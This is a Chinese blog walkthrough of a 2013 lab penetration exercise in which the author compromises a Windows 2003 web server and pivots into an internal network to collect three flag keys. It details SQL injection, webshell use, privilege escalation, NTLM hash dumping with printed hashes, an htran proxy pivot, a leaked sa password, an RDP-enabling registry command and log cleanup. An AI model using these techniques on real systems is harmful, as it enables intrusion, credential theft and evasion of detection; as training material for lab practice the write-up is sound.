

实验环境的渗透

#####

team:xdsec

author:wilson

blog:blog.wils0n.cn

写文不容易,转载请说明出处~~

#####


目录:

一) 实验环境.....	1
二) 入侵过程.....	1
1. 渗透外网 web 服务器.....	1
2. 内网渗透.....	9

一) 实验环境

协会里之前比赛，搭好了环境。。刚刚就做为这次实验的靶场吧~~~~

这个靶场分为外网和内网两个部分，来看看拓扑图：



目的:最后拿到金银铜的三个 key 号

二) 入侵过程

1.渗透外网 web 服务器

信息收集

用 nmap 扫描一下 10.3.1.31

```

root@bt:~# nmap -sT 10.3.1.31
Starting Nmap 5.61TEST4 ( http://nmap.org ) at 2013-12-07 10:58 CST
Nmap scan report for 10.3.1.31
Host is up (0.0023s latency).
Not shown: 994 closed ports
PORT      STATE SERVICE
80/tcp    open  http
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
1025/tcp   open  NFS-or-IIS
3389/tcp   open  ms-term-serv
MAC Address: 00:0C:29:84:BA:54 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 4.74 seconds
root@bt:~#
  
```


发现开了 80 和 3389

80 是一个 asp 脚本的网站

<http://10.3.1.31/Maincn.asp>

====

再连上 3389 直接看看



是 2003 的

所以猜测就是 win 2003+iis+asp 的 web 服务器

简单试一下 3389 弱口令，发现不可以（有点人说这个这个太白痴了吧 -- 但是就是会有可能有弱口令的。。看你人品了 --）


还试了一下 shift 后门，没有被人拿下过。那就从 80 开始做吧！

Web 入侵

1.用御剑扫下目录



发现有 robots.txt! 可以找到 很多敏感目录



User-agent: *
Disallow: /Adminin/===》后台
Disallow: /Config/===>不能列
Disallow: /Data/ ===》可以列 这是文件保存地点
Disallow: /Editor/==》不能列

2.发现注入点

<http://10.3.1.31/index.asp?sid=7&action=news&pid=8 and 1=1> (正常)

<http://10.3.1.31/index.asp?sid=7&action=news&pid=8 and 1=2> (错误)

用 Safe3SI 来注入的到数据:



user:manager

pwd:d111c7215fc8f51f(md5)---到 cmd5.com 去破解一下

Ceshi

密文: 类型: [帮助]

查询结果:
ceshi

[\[添加备注\]](#)

3. 登入后台（根据 robots 的提醒）

进入 <http://10.3.1.31/adminin/Hlogin.asp>

到后台了

发现有数据库备份，所以想看看 上传图片 然后利用 IIS6.0 解析漏洞拿到 webshell

ASP版本 财付通用户请移步深喉哦拍拍模板店『笑笑魔版坊』只廉信誉不赚钱！支付宝用户请移步深喉哦

公告: 深喉哦 Asp3.3 倾情发布... 导航线: 后台首页 | 系统配置 | 生成导航 | 更新前台 | 生成地图

备份数据库


数据库名称:

备份后名称: .mdb

关于以上页面功能操作说明


- 企业概况管理
- 新闻动态管理
- 精品案例管理
- 档案文档管理
- 品牌招商管理
- 留言反馈管理
- 人力资源管理
- 在线订单管理
- 产品展示管理
- 系统数据管理
 - 系统数据库备份
 - 系统数据库恢复
 - 系统数据库操作
 - 系统空间使用量

但是发现不能上传图片！



经过一次又一次搜索，居然发现已经有一个一句话图片了！

<http://10.3.1.31/Images/Picbig/2013080819282582.jpg>




激动啊，密码是 7dc


接着就开始备份



看到数据:



这样就可以用菜刀连接了:



4.提权!

接下来就是提权了！
先是看看能执行命令

```
[*] 基本信息 [ A:C:D: ]
c:\inetpub\wwwroot\data> ipconfig
[Err] 拒绝访问。
c:\inetpub\wwwroot\data> |
```

对 cmd 没有访问权限！
果断上传 cmd.txt
然后 setp 一下改变 cmd 的路径

```
c:\inetpub\wwwroot\data> setp C:\inetpub\wwwroot\Skins\cmd.txt
设置终端路径为: C:\inetpub\wwwroot\Skins\cmd.txt
c:\inetpub\wwwroot\data> whoami
nt authority\network service
C:\Inetpub\wwwroot\Data> |
```

Whoami 权限是 network service

看看 systeminfo 发现了只是打了一个补丁


```

主机名: SYSDMZ
OS 名称: Microsoft(R) Windows(R) Server 2003, Enterprise Edition
OS 版本: 5.2.3790 Service Pack 2 Build 3790
OS 制造商: Microsoft Corporation
OS 配置: 独立服务器
OS 构件类型: Multiprocessor Free
注册的所有人: sysdmz
注册的组织:
产品 ID: 69813-640-0582553-45796
初始安装日期: 2013-8-8, 17:23:07
系统启动时间: 0 天 1 小时 3 分 30 秒
系统制造商: VMware, Inc.
系统型号: VMware Virtual Platform
系统类型: X86-based PC
处理器: 安装了 2 个处理器。
[01]: x86 Family 6 Model 42 Stepping 7 GenuineIntel ~2894 Mhz
[02]: x86 Family 6 Model 42 Stepping 7 GenuineIntel ~2892 Mhz
BIOS 版本: INTEL - 6040000
Windows 目录: C:\WINDOWS
系统目录: C:\WINDOWS\system32
启动设备: \Device\HarddiskVolume1
系统区域设置: zh-cn; 中文(中国)
输入法区域设置: zh-cn; 中文(中国)
时区: (GMT+08:00) 北京, 重庆, 香港特别行政区, 乌鲁木齐
物理内存总量: 2,047 MB
可用的物理内存: 1,699 MB
页面文件: 最大值: 3,386 MB
页面文件: 可用: 3,230 MB
页面文件: 使用中: 156 MB
页面文件位置: C:\pagefile.sys
域: WORKGROUP
登录服务器: 暂缺
修补程序: 安装了 1 个修补程序。
[01]: Q147222
网卡: 暂缺

```

上传 pr2.exe 进行溢出。

```

C:\inetpub\wwwroot\Data> C:\inetpub\wwwroot\Skins\pr2.exe
/xxoo/-->Build&&Change By KOOPie
/xxoo/-->Usage: xxoo.exe "command"
/xxoo/-->Usage: xxoo.exe "command" "cmdpath"

C:\inetpub\wwwroot\Data> |

```

Ok 可以

然后就是抓 hash，破解。

很多人 可能就和这里直接加用户 然后登入 3389；

我之前也是这样，但是发现不好！

- 1.你会被人容易被发现
- 2.管理员的密码在后门的内网渗透中是很有用的！因为管理员很有可能用了同一个密码！

。。。

所以上次抓 hash 的 PwDump7.exe 任何执行得到

```

C:\inetpub\wwwroot\Data> "C:\inetpub\wwwroot\Skins\pr2.exe" C:\inetpub\wwwroot\Skins\PwDump7.exe
/xxoo/-->Build&&Change By KOOPie
/xxoo/-->Got WMI process Pid: 1696 |
/xxoo/-->Found token SYSTEM
/xxoo/-->Running command with SYSTEM Token...
/xxoo/-->Done, command should have ran as SYSTEM!


sysdmz:500:3D3042C571368879DF2A3C3786D1DA85:3989ACA0AA1F25C44B4E999F10E8A81B:::
Guest:501:NO PASSWORD*****:NO PASSWORD*****:
SUPPORT_388945a0:1001:NO PASSWORD*****:508780C5B9DBE0E57CEA2524A081BDB8:::
IUSR_SYSDMZ:1003:280816A67A1D0D96A68FD191A0019F4F:1A40A935AAB307BC5B4642E4B8B7E253:::
IWAM_SYSDMZ:1004:E11DEE8C9816F22161C33F5F34B4C224:4DD0B37BE8F386F1B1E0E4371E708D17:::
PwDump v7.1 - raw password extractor
Author: Andres Tarasco Acuna
url: http://www.514.es

```

破解 sysdmz 的 hash



这样就拿到权限了 等它 3389 进去看看！发现了铜牌的 key



铜牌 key:g3twebshe11&findmoreinfo

到这里就完成了外网渗透！

2.内网渗透

1.到这里 我们还有金银牌没有拿到呢！

看看 它的内网，发现有一个 10.7.0.0/24 段！

```
C:\Documents and Settings\Administrator>ipconfig

Windows IP Configuration

Ethernet adapter 本地连接 2:

    Connection-specific DNS Suffix  . : 
    IP Address. . . . .                : 10.7.0.33
    Subnet Mask . . . . .              : 255.0.0.0
    Default Gateway . . . . .          : 10.7.0.1

Ethernet adapter 本地连接:

    Connection-specific DNS Suffix  . : 
    IP Address. . . . .                : 10.3.1.31
    Subnet Mask . . . . .              : 255.255.255.0
    Default Gateway . . . . .          : 10.3.1.1

C:\Documents and Settings\Administrator>
```

2.搭建反向代理

这里有很多工具，我选择了 htran

1.htran.exe -install

htran.exe -start

就自动的安装上了 sock5.exe 代理了!


```
C:\Documents and Settings\Administrator>C:\inetpub\wwwroot\Skins\htran.exe -install
"Proxy Service" Installed

C:\Documents and Settings\Administrator>C:\inetpub\wwwroot\Skins\htran.exe -start
"Proxy Service" Started

C:\Documents and Settings\Administrator>
```

这里就默认监听上了 8009 端口!

接着用 sockscap 连接



3.看内网的活跃 ip 和端口!

由于 sock5.exe 不支持 ICMP 包! 所以是不能 ping 通的。。

所以下面 都要注意这样一点!


这里我直接上传了一个简单的扫描器 SearchToIp.exe 到 web 服务器扫一下:

发现了 10.7.0.13ftp 服务和 10.7.0.37mssql 服务器



4. 渗透 ftp 服务器

在自己的机子上使用 hscangui.exe 看看有没有匿名登入或者弱口令
注意要禁 ping（前面已经说了是为什么。你懂的！）



设置一下参数和模块（ftp）开始扫描

发现有匿名用户，但是在自己机子上不能看到内容。

账户：Anonymous

密码：空

就好那个外网 web 服务器看看看了

```
C:\Documents and Settings\Administrator>ftp 10.7.0.13
Connected to 10.7.0.13.
220 Microsoft FTP Service
User (10.7.0.13:(none)): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 Anonymous user logged in.
ftp> dir
200 PORT command successful.
150 Opening ASCII mode data connection for /bin/ls.
08-09-13 11:30AM 12023887 websitebackup20130808.zip
10-16-13 09:08PM 17 yinpai.txt
226 Transfer complete.
ftp: 117 bytes received in 0.02Seconds 7.31Kbytes/sec.
ftp>
```

下载 这两个文件啊

第一个就是银牌的 key!

an0nymouse4nlogin

第二个是一个站点备份！很容易想到这个可能是 10.7.0.37 的 mssql 服务器的网站备份！

名称	大小	类型	修改日期	属性
aspnet_client		文件夹	2013-12-7 12:42	
bin		文件夹	2013-12-7 12:42	
calendar		文件夹	2013-12-7 12:42	
Database		文件夹	2013-12-7 12:42	
Editor		文件夹	2013-12-7 12:42	
ErrorPage		文件夹	2013-12-7 12:42	
flash		文件夹	2013-12-7 12:42	
Images		文件夹	2013-12-7 12:42	
MMS		文件夹	2013-12-7 12:42	
Page		文件夹	2013-12-7 12:42	
Upload		文件夹	2013-12-7 12:42	
Global.asax	1 KB	ASAX 文件	2006-4-14 22:44	A
Index.aspx	11 KB	ASPX 文件	2006-6-25 15:08	A
Manage.aspx	2 KB	ASPX 文件	2006-4-19 17:32	A
styles.css	1 KB	层叠样式表文档	2006-4-17 1:02	A
Web.config	4 KB	CONFIG 文件	2013-8-9 11:15	A

5. 渗透 mssql 服务器

由 13 的服务器上得到的线索 看到 web.config 应该有 1433 的连接密码


```

</system.web>
<appSettings>
  <add key="connectstring" value="server=.; database=office; uid=sa; pwd=Openoffice^~^~"/>
</appSettings>
</configuration>

```

果然有！

用 sqltool 连接，在自己的机子（我做了反向代理用处 终于有用了~~）



Sa 权限 没有降权！！太好了

为它开 3389！

因为是 win2003 的这样直接这样

```
REG ADD HKLM\SYSTEM\CurrentControlSet\Control\Terminal" "Server /v  
fDenyTSConnections /t REG_DWORD /d 00000000 /f
```

同理抓 hash 破解

。。。。这就就不说 一样

拿到 key:

```
sa1s5ystem4dmin
```

这样就 ok 了全部做完了 --好累!

6.清理

要记得把你的东西 全删到 还有日志也是
在实验室还好

黑外面的服务器话就不好了。

我可不想被请去和茶 0-0 ok 拜拜~~~

